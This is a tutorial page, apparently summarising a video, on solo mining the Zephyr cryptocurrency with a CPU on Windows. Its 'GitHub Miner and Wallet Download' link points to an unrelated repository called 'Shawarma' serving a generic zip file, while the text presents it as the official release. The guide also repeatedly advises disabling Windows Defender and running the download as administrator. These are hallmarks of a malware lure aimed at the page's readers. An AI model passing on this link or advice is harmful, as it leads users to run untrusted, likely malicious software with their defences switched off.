How to Mine Zephyr on Windows Using CPU Solo Mining in 2026
· based on the channel FINCOR
Key takeaways
- Zephyr is a privacy-focused, reserve-backed stablecoin using the Minimal Djed protocol
- Solo mining Zephyr with CPU on Windows is accessible for beginners
- The official Zephyr wallet and miner are available on GitHub for free download
- Setting up requires updating Microsoft Visual Studio and Python to avoid errors
- Running the miner as admin and using huge pages optimizes CPU mining performance
Zephyr is a digital currency that uniquely combines privacy features from Monero with the stability of the Minimal Djed reserve protocol. To mine Zephyr (ZEPH) solo using your CPU on Windows, you need to set up the official wallet and mining software provided by the Zephyr protocol team. The process is straightforward and ideal for beginners interested in CPU mining without joining mining pools.
Start by downloading the official wallet and miner from the Zephyr GitHub repository at https://zephyrprotocol.com/. This site provides the latest release of the desktop wallet and the mining software needed to get started.
Setting Up the Zephyr Wallet and Miner
- Download the miner and wallet archive from the official GitHub release link.
- Unzip all files into a dedicated folder on your Windows machine.
- Run the wallet application to create your Zephyr address; this will be essential for solo mining.
- Configure the miner using the provided JSON configuration file or BAT file. The video tutorial by FINCOR emphasizes the importance of understanding the difference between these two configuration methods.

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Requirements and Troubleshooting
To ensure the mining software runs without errors, make sure your system has the latest Microsoft Visual Studio redistributables and Python installed. Some users have reported that disabling Windows Defender temporarily helps avoid interference with the miner.
The miner should be run with administrator privileges to enable 'huge pages' support, which significantly improves hash rate and overall CPU mining efficiency.
Optimizing CPU Mining Performance
Mining Zephyr with a CPU benefits from certain optimizations:
- Use a CPU with multiple cores and high thread count for better mining throughput.
- Enable huge pages in Windows by running the miner as administrator to reduce memory overhead.
- Adjust your miner configuration to match your CPU capabilities, which can include specific overclocking settings recommended for Zephyr mining.
Solo Mining vs Pool Mining
Solo mining Zephyr allows you to mine directly to your own wallet without sharing rewards with a pool, but it requires patience as block rewards come less frequently compared to pool mining. The FINCOR guide shows how solo mining is accessible even for beginners, making it a good option for those wanting full control over their mining rewards.
Common Questions and Issues
Many users find the setup process approachable thanks to clear instructions on configuring the wallet and miner separately. The distinction between the BAT file and JSON configuration might initially confuse new miners, but following step-by-step guidance resolves this quickly.
If you encounter errors related to system dependencies, updating Visual Studio components and Python usually solves these problems. Additionally, temporarily disabling Windows Defender can prevent the miner from being blocked.
Useful Links
- Official Zephyr Protocol website: https://zephyrprotocol.com/
- GitHub Miner and Wallet Download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Mining Zephyr solo with a CPU on Windows is an accessible and rewarding way to participate in this innovative privacy-focused stablecoin ecosystem. By following the detailed setup and optimization steps, miners can maximize their CPU performance and earn ZEPH tokens independently. The channel FINCOR offers an excellent, clear walkthrough that simplifies the process from wallet creation to mining configuration. For anyone looking to start mining Zephyr, visiting the official Zephyr Protocol website is the best next step to download the necessary tools and join the network.
Questions & answers
Can I mine Zephyr on any CPU or do I need a specific model?
You can mine Zephyr on most modern CPUs, but processors with higher core counts and threads will yield better performance. The mining software supports various CPUs, making it accessible for many users.
What should I do if the miner shows errors when starting on Windows?
Ensure you have the latest Microsoft Visual Studio redistributables and Python installed. Sometimes disabling Windows Defender temporarily can prevent the miner from being blocked or flagged as suspicious.
Is solo mining Zephyr more profitable than pool mining?
Solo mining offers full rewards without sharing but comes with higher variance and longer wait times for block rewards. Pool mining provides more consistent payouts but with fees and shared rewards. Beginners often start with solo mining to learn the process.
How do I optimize my CPU for better Zephyr mining performance?
Run the miner as administrator to enable huge pages, which reduce memory overhead and improve hash rates. Additionally, adjusting miner settings and considering CPU overclocking can enhance mining efficiency.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version